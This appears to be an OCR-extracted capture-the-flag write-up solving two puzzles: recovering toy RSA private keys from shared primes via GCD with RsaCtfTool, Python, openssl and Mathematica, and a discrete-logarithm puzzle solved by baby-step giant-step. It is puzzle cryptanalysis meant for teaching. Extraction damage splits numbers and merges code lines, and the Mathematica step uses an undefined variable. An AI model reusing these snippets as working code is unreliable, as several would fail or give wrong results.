5/mKOVGwlJbtjh0ib8tlwUcpsXV/SbR2jFaBBhy2woBw/Z5+VS0IBrluxAoSskAm6MscuwPgGgVh4GjXqQOniXWPzQQxOSh3UVa6TrnC5nijowARlUXsYim4pzqKT3KWa+zg
CaVScacXvERAQFaq89gSnkcaAyTB/xP37boUQWgNp7OiwnDpf8PerL9tohWTEnjJWkXLmKV4ArXcTE6Kis6x35Z0XwIxoIGJv2KsfNAsvszuslNAcSB6AX63NzcUKiXtvYPF
HgFLrkvH6x8StYU3MjGdmlnMuqh7+Tp6l9+u4jNrYfeoqsNu+4tbI+MM/5xOnhuNl5zBivtSrtQ+Olwh4qZrS+ygzV6NSyZtqpB6hs7AkYC7BikcOSVp6sgeNWHvqB074F0q
waj8LdLgzZT6AWOWvF97aWfXbydfFvCvGvZQ==.Nbkwvs2X14lkBqBpSL2aeA==.9EiPDgntcMUpHCHEHXgYrg==; Expires=Sat, 22-Jun-2019 17:41:45 GMT; Htt
Server: Werkzeug/0.15.2 Python/3.6.7
Date: Wed, 22 May 2019 17:41:45 GMT
```

If you wonder what kind of status code this is, you might find the information on the following links most entertaining!

https://en.wikipedia.org/wiki/Hyper_Text_Coffee_Pot_Control_Protocol

https://sitesdoneright.com/blog/2013/03/what-is-418-im-a-teapot-status-code-error



Mini-game “Ree-Dee's Secret Algorithm”

> "I just did my daily cryptotraining and found this one..."
>
> *Let's use a very small list of primes for RSA style encryption purposes. In fact their list is only the size of the smallest odd prime. One of the robots sent a message to three other robots. These are futuristic robots with the ability to use quantum computing and so they don't mind prime factoring huge numbers. You can't do that though. Find out what message the robot sent to his friends.*
>
> n0=56133586686716 c0=48708483623021 n1=43197226819995 c1=28181072004973 n2=10603199174122 c2=88389551551870
> 13665566510382994 90038444777237783 41425088048905541 94993854668960728 83980873816935770 29901570083989451
> 44140721943206299 77376298913042405 35853905036810191 01327335143766416 60627325339667313 75622369348177479
> 88325233058401869 20970206578416605 80594772781599842 05169495754912428 23858892743816728 27372766618882238
> 70780370368271618 02972144445923614 20747169304175312 33570411808808797 20691439532060933 45152783460912312
> 68312227408161579 38848425673053597 98854394033060114 89183447419376187 14662576310966465 23228633562286443
> 23491542101683071 15215194317996277 23063922105541557 06192728369992365 11986506501272036 12663496028633796
> 59475914213081021 85375106287039267 65819409217755814 10478685442768967 00766835807130436 22162995668522612
> 75959794803868987 16874042401247772 51841514609207326 56732043538392631 41561503451389836 75189679618639468
> 66768920073995809 21454445677719837 75652134876335722 96581517462813454 48630874220488837 10061740938548675
> 95868266543309872 30549192737704000 84033100818555170 95464595656972154 68511875357442468 71179965121282272
> 18584372842942643 54114911622267689 62295331798029973 98875735945970533 62045959815145613 99052476236805574
> 0822156211839073 3530432722372149 66680787866083523 50585038195786183 43227316297317899 920658456448123
>
> message
>
> Send

This challenge is another one in the seemingly never-ending sequence of RSA challenges. However, I don’t complain, because every single time I stumble over one of these I seem to have forgotten how to actually solve these 😉 So this was a welcomed challenge. (And frustrating because it took me so much longer than expected, because I forgot how to use my tools 😐)

In this challenge we’re presented with 3 cipher texts (C0-C2) and three public keys (N0-N2). The task is to decrypt the cipher texts of course. In order to decrypt something with RSA we need the private key, but how can we get it? One approach which will always work is to factor N and obtain the two primes p and q which are generated at the very beginning of the key generation sequence and that the public and private key are generated from. It will always work – however the question is: how long will it take? Given a reasonable large number factorising it into two primes can be the thing of a life-time so other attack types were researched. One of them builds on an error during key generation and it is this one that we exploit here.

We’re given the additional information that the 3 robots chose their prime numbers from a set of only 3 prime numbers, so every robot shares both of his prime numbers with both of the other robots.

Why is this a problem? Well, basically, because your primes are no longer unique. Though no-one can guarantee that every private key worldwide is based on a unique set of prime numbers at least no-one knowns where another key is used which has one or even two primes in common with his. But repeating keys or part of the keys is a big “No Go” in the Crypto world. In our case here, it makes it trivial to factor our N0-N2 because all that needs to be done is to calculate the pairwise “Greatest Common Divisor” (GCD) for two values of N to obtain one of the prime numbers directly!

Having one of them gives you immediately the 2nd one as well, because all you need to do is to actually divide N by the just obtained prime number 1.

Now possessing both p and q you are able to rebuild the private key (or here: keys) of all the robots and decrypt the message.

By far the simplest solution for this challenge is to create public key files from the individual N files and then use the tool RsaCtfTool because this tool will fully automate all the tasks for you 😉

Create public key PEM file from N and e:

```
./RsaCtfTool.py --createpub -n
5613358668671613665566510382994441407219432062998832523305840186970780370368271618683122274081
6157923491542101683071594759142130810217595979480386898766768920073995809958682665433098721858
43728429426430822156211839073 -e 65537 >pub1.pem
```

(repeat for the other two Ns and save them in pub2.pem and pub3.pem)

Get private key and automatically decrypt:

```
./RsaCtfTool.py --publickey "pub?.pem" --uncipher
8838955155187029901570083989451756223693481774792737276661888223845152783460912312232286335622
8644312663496028633796221629956685226127518967961863946810061740938548675711799651212822729905
24762368055749206584564448123

[+] Clear text : b'\x074\x17S\xdb\xf7\x91\x05\x1f\x16\xb0I-
\xc6\xa7r\x1b\xd9\x9b\xeei\x9f1\xfb\xa8\x0fT%\xd6K\xf9\x92K\xd8f\xff\xa6q\x0e\xc0R(9.\x15\xd4\
xe7k0\x85\xdb\xaat\xb1\x1f\x0f5G\xef\xe9*\xfeY\xc0k\xc5o\xec\xab\xbd\x86_\xbb\xb4Y\xc1b\x114>\
x81\xfb\xa2\xdfD_\x96\xd0\xf6\xc3*'

[+] Clear text :
b'\x00\xf6\xe0\xc7LsRs\xbb\xb2\xd4\xdf\x93\x13\r\xb7\x07\x7f\xae(?c\xc6S\xa9\x14qi\xcf\x85\x08
\x8a\xe0$#\xe6\xcc\x82\x02\x01.\xef\x95A\xb8|<\x16\xd2M\xaeg\x0eQ\xa7\x8e\xe6B\x9c\x99\x11o\x9
eN\xeb\x92~\xac\x99S\x1e\xf4{\xaa\x85t\t\x03\x05\xeb\xc1Z\xa7N\xb5\xf2q\xf4\x1b\xbe\xed'

[+] Clear text : b'\x074\x17S\xdb\xf7\x91\x05\x1f\x16\xb0I-
\xc6\xa7r\x1b\xd9\x9b\xeei\x9f1\xfb\xa8\x0fT%\xd6K\xf9\x92K\xd8f\xff\xa6q\x0e\xc0R(9.\x15\xd4\
xe7k0\x85\xdb\xaat\xb1\x1f\x0f5G\xef\xe9*\xfeY\xc0k\xc5o\xec\xab\xbd\x86_\xbb\xb4Y\xc1b\x114>\
x81\xfb\xa2\xdfD_\x96\xd0\xf6\xc3*'

[+] Clear text :
b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00RSA3ncrypt!onw!l
lneverd!e'

[+] Clear text :
b'\x00\xf6\xe0\xc7LsRs\xbb\xb2\xd4\xdf\x93\x13\r\xb7\x07\x7f\xae(?c\xc6S\xa9\x14qi\xcf\x85\x08
\x8a\xe0$#\xe6\xcc\x82\x02\x01.\xef\x95A\xb8|<\x16\xd2M\xaeg\x0eQ\xa7\x8e\xe6B\x9c\x99\x11o\x9
eN\xeb\x92~\xac\x99S\x1e\xf4{\xaa\x85t\t\x03\x05\xeb\xc1Z\xa7N\xb5\xf2q\xf4\x1b\xbe\xed'

[+] Clear text :
b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00RSA3ncrypt!onw!l
lneverd!e'

[+] Clear text : b'\x074\x17S\xdb\xf7\x91\x05\x1f\x16\xb0I-
\xc6\xa7r\x1b\xd9\x9b\xeei\x9f1\xfb\xa8\x0fT%\xd6K\xf9\x92K\xd8f\xff\xa6q\x0e\xc0R(9.\x15\xd4\
xe7k0\x85\xdb\xaat\xb1\x1f\x0f5G\xef\xe9*\xfeY\xc0k\xc5o\xec\xab\xbd\x86_\xbb\xb4Y\xc1b\x114>\
x81\xfb\xa2\xdfD_\x96\xd0\xf6\xc3*'

[+] Clear text :
b'\x00\xf6\xe0\xc7LsRs\xbb\xb2\xd4\xdf\x93\x13\r\xb7\x07\x7f\xae(?c\xc6S\xa9\x14qi\xcf\x85\x08
\x8a\xe0$#\xe6\xcc\x82\x02\x01.\xef\x95A\xb8|<\x16\xd2M\xaeg\x0eQ\xa7\x8e\xe6B\x9c\x99\x11o\x9
eN\xeb\x92~\xac\x99S\x1e\xf4{\xaa\x85t\t\x03\x05\xeb\xc1Z\xa7N\xb5\xf2q\xf4\x1b\xbe\xed'
```

```
[+] Clear text :
b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00RSA3ncrypt!onw!l
lneverd!e'
```

Of course, we can also dump the private key in case we want to have a look at it:

```
./RsaCtfTool.py --publickey "pub?.pem" --private
-----BEGIN RSA PRIVATE KEY-----
MIIBsgIBAAJbB9TtxcBxfpiBAIz4rphTobDpaVNatKWnNdQA+MPs4GF8XODIWuUu
mnntacjEvAyZuZbI33RqPi9zeGXz5Mb3w1PnXlOnBI6h/TdDzJqpHk4MBgT5hbDQ
D2vgwwIDAQABAlsGTjQl3BxEncp3RAjQoYnsC8DRcS/9c8Xde9RQdYZY3YRATyZg
sFbGPtacLe3a8SKpga++MlUPdthCtUjJfl2Gy+NNKVJhZvisJq10gR1DcrpeP3cw
fE5JTaJpAi4CCUUEXy2GahuPV7Tz2Zo8e9tmxRsxhNNGTgGm2a4WmP7G964PlsQ5
OylNXII9Ai4D2KNJqvlmCt5wmwgHLrg+DNRT21AxxeW5lBvyyttSgUudI4qgo4CD
y7FMPx7/Ai4Bv06YV8xLIdaQhOTktAAkkuxNHisdrStXkyzbrsQy5AsNVhDpk6jC
q7/fgNjJAi4Cb/fSSFnxs3OREn2853t0PvcTCQlB8XIJ73TioHDqUOtU8l/4OoTH
gH6jneCLAi4BhXOpuUAfFbFtmNbXOY/a84q7NLLleB10aEz5i+NqFlTpUaVpBv2G
QicVPXDm
-----END RSA PRIVATE KEY-----
-----BEGIN RSA PRIVATE KEY-----
MIIBrwIBAAJbAQSI7h4lq19W44zi7bcWDvqJhbdZjRRjnwiFbaZiE7a9q7v+4d6O
SiRi3IbsJmuarmtmFfmsD9GgysyzD7XuSDm4eVeiQuRCZofL15ok32RKkZ2Mt8Z8
nOfgYQIDAQABAlojXXL1JKfeiSzaMvORpqzh1UkRWlaMLfmobnQz4ZxLcfOd0TtX
unjV95V3uxYj5LF19dMIu2a7TPjRmIyMHlcgZ3k0Ca/tLCjMnBQogQqoopizEgwe
HRScRAECLgIJRQRfLYZqG49XtPPZmjx722bFGzGE00ZOAabZrhaY/sb3rg+WxDk7
KU1cgj0CLX/zcC/syomftidlvEkoiICqutC9sdoXnuwBf22D8plm7N1/AHtsbmys
GHvs9QIuAb9OmFfMSyHWkITk5LQAJJLsTR4rHa0rV5Ms267EMuQLDVYQ6ZOowqu/
34DYyQItRzG7cM8++0jk4BMZq1NkcMOO42tJtOKDySokL1nF+Vlt3uk16XcyEkHH
9dypAi4BHUMSRuhGuCsTDz9dKy/xzekxOm+ea4yyKvqi+Ch8Wqi9/NAQubVSFiJo
99ne
-----END RSA PRIVATE KEY-----
-----BEGIN RSA PRIVATE KEY-----
MIIBsAIBAAJbAewhVAqD+zjYhMTX/Tg1fFhpQYI/mvVDwaC4frGxfq47FCgteD1y
1PdMYEVbQgZRCfWikFNpVsjKRBxcNm4u3JwRBUvkK7XfIMAzdLRjyb0HgWC8TVeH
9YC+CwIDAQABAlsAvGIZqJjTDvSbBjrj3KNkwPcxs2kjqSVRtnNJVD3sj0dgNO0K
7QLLEQs0gvglSR5b0ZAwWoXu8VBxkgUKU4kYnPql5gbK7PYCGE6aFgwqqIzLToXQ
jMKffn3pAi4D2KNJqvlmCt5wmwgHLrg+DNRT21AxxeW5lBvyyttSgUudI4qgo4CD
y7FMPx7/Ai1/83Av7MqJn7YnZbxJKIiAqrrQvbHaF57sAX9tg/KZZuzdfwB7bG5s
rBh77PUCLgJv99JIWfGzc5ESfbzne3Q+9xMJCUHxcgnvdOKgcOpQ61TyX/g6hMeA
fqOd4IsCLUcxu3DPPvtI5OATGatTZHDDjuNrSbTig8kqJC9ZxflZbd7pNel3MhJB
x/XcqQIuAdwtIb2L/+LDs2G0RcOsXs9OeHUtPnF7msoWmWNSgirqycMCp8av/4qn
ZCCDOg==
-----END RSA PRIVATE KEY-----
```

Which we can store into separate key files priv1.pem, priv2.pem, priv3.pem manually.

The details of a key can be viewed as well of course!

```
./RsaCtfTool.py --key priv1.pem --dumpkey

[*] n:
43197226819995414250880489055413585390503681019180594772781599842207471693041753129885439403306011423063922105541557658194092177558145184151460920732675652134876335722840331008185551706229533179802997366680787866083523

[*] e: 65537

[*] d:
34778852757328807131051299342491994341058130963838199538975252386805579197756200373810293576383442829820831731234905058826980321999439169115820880963749482420614868325205813650296015377675722669359309160247107758432873

[*] p:
47821244058993045147453494918943508942284490090678124606215450249735428427849475831207165930954504827712640 61
```

```
[*] q:
903306211915077535611560541790207253809863108105815955167802204896652084860086626093595931160686
7286026034943
```

“Only” decrypting with an existing private key does not seem to be possible with RsaCtfTool so I will now show you additional ways how to do this:

Once you have p and q you can decrypt using python:

```
#!/usr/bin/env python

import gmpy

from Crypto.Util.number import *

e=65537N=10603199174122839808738169357706062732533966731323858892743816728206914395320609331466257631096646511986506501272036007668358071304364156150345138983648630874220488837685118753574424686204595981514561343227316297317899

p=11738211288997177447631689915860241374759230125740625800492875320121849652193198282856504316469421949444437493

q=90330621191507753561156054179020725380986310810581595516780220489665208486008662609359593116068672860260349 43

c=88389551551870299015700839894517562236934817747927372766618882238451527834609123122322863356228644312663496028633796221629956685226127518967961863946810061740938548675711799651212822729905247623680557492065845644 8123

m = pow(c, gmpy.invert(e, ((N / q) - 1) * (q - 1)), N)

print(m)print(long_to_bytes(m))
```

Or if you have the private key file and want/need to use openssl:

Out ciphertext was “88389551551870299015700839894517562236934817747927372766618882238451527834609123122322863356228644312663496028633796221629956685226127518967961863946810061740938548675711799651212822729905247623680557492065845644 8123” - however openssl wants to work with files IIRC, so we have to put it into a file.

But - we must not just do:

```
echo -n "883895...." | xxd -r -p  > cipher.txt
```

because this would just literarily put these bytes into the file which would be decimal numbers!

```
daubsi@bigigloo:/ctf/RsaCtfTool$ echo -n
"88389551551870299015700839894517562236934817747927372766618882238451527834609123122322863356228644312663496028633796221629956685226127518967961863946810061740938548675711799651212822729905247623680557492065845644 8123" | xxd -r -p | hexdump -C

00000000  88 38 95 51 55 18 70 29  90 15 70 08 39 89 45 17  |.8.QU.p)..p.9.E.|
00000010  56 22 36 93 48 17 74 79  27 37 27 66 61 88 82 23  |V"6.H.ty'7'fa..#|
00000020  84 51 52 78 34 60 91 23  12 23 22 86 33 56 22 86  |.QRx4`.#.#".3V".|
00000030  44 31 26 63 49 60 28 63  37 96 22 16 29 95 66 85  |D1&cI`(c7.".).f.|
00000040  22 61 27 51 89 67 96 18  63 94 68 10 06 17 40 93  |"a'Q.g..c.h...@.|
00000050  85 48 67 57 11 79 96 51  21 28 22 72 99 05 24 76  |.HgW.y.Q!("r..$v|
00000060  23 68 05 57 49 20 65 84  56 44 81 23              |#h.WI e.VD.#|
0000006c
```

This is WRONG! Instead we have to convert it to hex! This can be done in bash like that

```
daubsi@bigigloo:/ctf/RsaCtfTool$ echo
"obase=16;88389551551870299015700839894517562236934817747927372766618882238451527834609123122322
```

```
228633562286443126634960286337962216299566852261275189679618639468100617409385486757117996512128227299052476236805574920658456448123"|bc | xxd -r -p|hexdump -C

00000000  29 06 4a 18 97 84 16 14  cd 0b ae 77 6f 08 16 00  |).J........wo...|
00000010  8e 9b 90 90 66 a3 87 c7  f2 89 05 17 51 e3 70 cc  |....f.......Q.p.|
00000020  4a 70 75 20 c4 ef 5f 9a  0a 34 93 5f f9 87 9b 3f  |Jpu .._..4._...?|
00000030  2f a5 01 2e 64 3c ed 2d  dd 15 73 18 d6 1d 47 fb  |/...d<.-..s...G.|
00000040  48 1a 5e 01 0c 74 bf 26  fd a5 d0 9a 86 88 9d 19  |H.^..t.&........|
00000050  2d 54 ab 59 a5 4e ca 48  8c 7b                    |-T.Y.N.H.{|
0000005a
```

Why is the decimal wrong in multiple ways? 1st because we're looking at hex data in the file and second, because RSA cannot be used for encrypting data this large depending on the given key size! (ref: 59 bytes vs. 71 bytes!) If we try to decode using the decimal variant, we get a decryption error

```
daubsi@bigigloo:/ctf/RsaCtfTool$ echo -n
"883895515518702990157008398945175622369348177479273727666188822384515278346091231223228633562
286443126634960286337962216299566852261275189679618639468100617409385486757117996512128227299052476236805574920658456448123" | xxd -r -p > cipher.txt

daubsi@bigigloo:/ctf/RsaCtfTool$ openssl rsautl -decrypt -in cipher.txt -out plain.txt -inkey
priv3.pemRSA operation error140062416443032:error:0406506C:rsa
routines:RSA_EAY_PRIVATE_DECRYPT:data greater than mod len:rsa_eay.c:518:

daubsi@bigigloo:/ctf/RsaCtfTool$
```

Encoding it in hex, and decrypting…. now gives another error:

```
daubsi@bigigloo:/ctf/RsaCtfTool$ echo
"obase=16;883895515518702990157008398945175622369348177479273727666188822384515278346091231223
228633562286443126634960286337962216299566852261275189679618639468100617409385486757117996512128227299052476236805574920658456448123"|bc | xxd -r -p > cipher.txt

daubsi@bigigloo:/ctf/RsaCtfTool$ openssl rsautl -decrypt -in cipher.txt -inkey priv3.pem
RSA operation error140226275075736:error:0407109F:rsa
routines:RSA_padding_check_PKCS1_type_2:pkcs decoding
error:rsa_pk1.c:273:140226275075736:error:04065072:rsa
routines:RSA_EAY_PRIVATE_DECRYPT:padding check failed:rsa_eay.c:602:
```

This is because when encrypting the message, no PKCS padding was used! So we must not expect it to be present, but this is what openssl does by default. We can stop it from doing so by specifying the -raw parameter. Eh voila!

```
daubsi@bigigloo:/ctf/RsaCtfTool$ openssl rsautl -decrypt -in cipher.txt -inkey priv3.pem -raw

RSA3ncrypt!onw!llneverd!e

daubsi@bigigloo:/ctf/RsaCtfTool$
```

Presume you do not have RsaCtfTool at hand but for some reason Wolfram Mathematica or the CLI version “wolfram” (BTW: Developers can get a free license for the Wolfram Engine since May, 21st! https://blog.wolfram.com/2019/05/21/launching-today-free-wolfram-engine-for-developers/ Mathematica can also be installed with a free license on every Raspberry Pi! I’ve used this setup for the last months and it worked very well! https://www.wolfram.com/raspberry-pi/)

```
pi@tinkerbell:~ $ wolfram

Wolfram Language 11.3.0 Engine for Linux ARM (32-bit)

Copyright 1988-2018 Wolfram Research, Inc.
```

```
In[1]:= n0 :=
106031991741228398087381693577060627325339667313238588927438167282069143953206093314662576310966465119865065012720360076683580713043641561503451389836486308742204888376851187535744246862045959815145613432273162973178 99

In[2]:= n1 :=
431972268199954142508804890554135853905036810191805947727815998422074716930417531298854394033060114230639221055415576581940921775581451841514609207326756521348763357228403310081855517062295331798029973666807878660835 23

In[3]:= p0 := GCD[n0,n1]

In[4]:= q0 := n0/p0

In[5]:= p0

Out[5]=
903306211915077535611560541790207253809863108105815955167802204896652084860086626093595931160686728602603494 3

In[6]:= q0

Out[6]=
117382112889971774476316899158602413747592301257406258004928753201218496521931982828565043164694219494443749 3

In[7]:= phi := ((n0/p0)-1)*((n0/q0)-1)

In[8]:= phi

Out[8]=
106031991741228398087381693577060627325339667313238588927438167282069143953206093314662576310966465119865064910651527596178649704255897466622484634090945372419983571103755377748686108660185067599048180894178353268454 64

In[9]:= d := PowerMod[65537,-1,x]

In[10]:= d

Out[10]=
405881345928589472026205738249800869388405974317899275283067778904324063407553178049794780339840961664716859699637589881339363280386300829326681418960212789401426346686590958020856677595566289402524026747066900902653 7

In[11]:= c :=
883895515518702990157008398945175622369348177479273727666188822384515278346091231223228633562286443126634960286337962216299566852261275189679618639468100617409385486757117996512128227299052476236805574920658456448123

In[12]:= m := PowerMod[c,d,n0]

In[13]:= m

Out[13]= 516763741385810790760706298905075545750264045813156135838053

In[14]:= mhex := IntegerString[m,16]

In[15]:= mhex

Out[15]= 525341336e6372797074216f6e77216c6c6e65766572642165
```


The last way how to decrypt a RSA ciphertext is shown now via “RSA Tool 2” an ancient but nevertheless still often used Windows tool.

Download “Rsa Tool 2” from https://tuts4you.com/download/455/


Start the tool, click on “Generate”. Otherwise “Test” won’t get active. This seems to be a bug. Then choose “Number base” ot be 10 or 16 depending on the actual number format. We deal with Base 10 in this challenge.

Fill p, q, N and click on “Calc D” to get D


```
p=11738211288997177447631689915860241374759230125740625800492875320121849652193198282856504316
46942194944437493
q=90330621191507753561156054179020725380986310810581595516780220489665208486008662609359593116
06867286026034943
N=10603199174122839808738169357706062732533966731323858892743816728206914395320609331466257631
09664651198650650127203600766835807130436415615034513898364863087422048883768511875357442468620
4595981514561343227316297317899
```



Then click on “Test”, enter anything, click “Encrypt”. Delete the “Ciphertext” contents and enter our ciphertext c0



Press “Decrypt” and be happy!




This should be enough for now. I hope you learnt one or two ways to find ways how to deal with RSA challenges depending on the environment you are in.

When we type in the plain text “RSA3ncrypt!onw!llneverd!e” we have solved yet another challenge.

Mini-game “Sailor John”

k



This mini-game also deals with a mathematical problem.

We are shown the equation “emirp^x % prime = c” and “solution = x1x2”

With a given c1, c2 and a given p1, p2

In case you wonder what an emirp is - emirp = prime spelled backwards

https://en.wikipedia.org/wiki/Emirp

So, an emirp is a certain prime number that when their digits are reversed is another prime number!

An example for such a pair of numbers are 17 and 71

So, what we need to do is to solve the first equation for “x” and insert the existing values for c1, prime1 and c2, prime2 respectively. Of course, if we have prime we have the emirp as well, because we just have to reverse the digits. What we have here is the solving for the discrete logarithm, which is computationally expensive, or (sic!) “O(ugly)”. Read more about this problem here:

https://en.wikipedia.org/wiki/Discrete_logarithm

However, there are some algorithms which might assist in finding an easier solution to that problem. One of them is “Baby Step-Giant Step” or also “Pollard’s algorithm”.

Let’s try to solve it via Baby Step-Giant Step:

Using Google, we find this implementation suitable for the Wolfram Engine (Wolfram Research released the Wolfram Engine for free a couple of days ago! https://blog.wolfram.com/2019/05/21/launching-today-free-wolfram-engine-for-developers/)

The source for that function is taken from here:

https://mathematica.stackexchange.com/questions/82880/using-the-baby-step-giant-step-algorithm/85858#85858

```
CipherSolve[modulus_, b_] :=
   Module[{y = b, yList = {}, m = Ceiling[Sqrt[modulus]], pmod, modinv, z},
      modinv = PowerMod[10^m, -1, modulus];
      pmod = PowerMod[10, Range[0, m - 1], modulus];
      While[FreeQ[pmod, y],
         yList = Append[yList, y];
```

```
        y = Mod[y*modinv, modulus]
      ];
      z = Position[pmod, y][[1, 1]];
      Length[yList]*m + z - 1
   ]
```

Thankfully it becomes trivial to adapt to our current problem at hand (3 parameters):

```
CipherSolve[a_, modulus_, b_] :=
   Module[{y = b, yList = {}, m = Ceiling[Sqrt[modulus]], pmod, modinv, z},
      modinv = PowerMod[a^m, -1, modulus];
      pmod = PowerMod[a, Range[0, m - 1], modulus];
      While[FreeQ[pmod, y],
         yList = Append[yList, y];
         y = Mod[y*modinv, modulus]
      ];
      z = Position[pmod, y][[1, 1]];
      Length[yList]*m + z - 1
   ]
```

And we can now call it with:

CipherSolve[71140253671,17635204117,419785298] → 1647592057

For the first set of parameters and

CipherSolve[9125723306591, 1956033275219, 611096952820] → 305768189495

for the second set.

Converting both into hex and concatinating them we get: 0x623442794731344e37 which is "**b4ByG14N7**", which is the solution to this puzzle!

However, this approach took quite a while to compute!

There is also a Python implementation for "Baby Step-Giant step" available which solved both equations in less than 30 seconds!

https://gist.github.com/0xTowel/b4e7233fc86d8bb49698e4f1318a5a73

```
#!/usr/bin/env python3
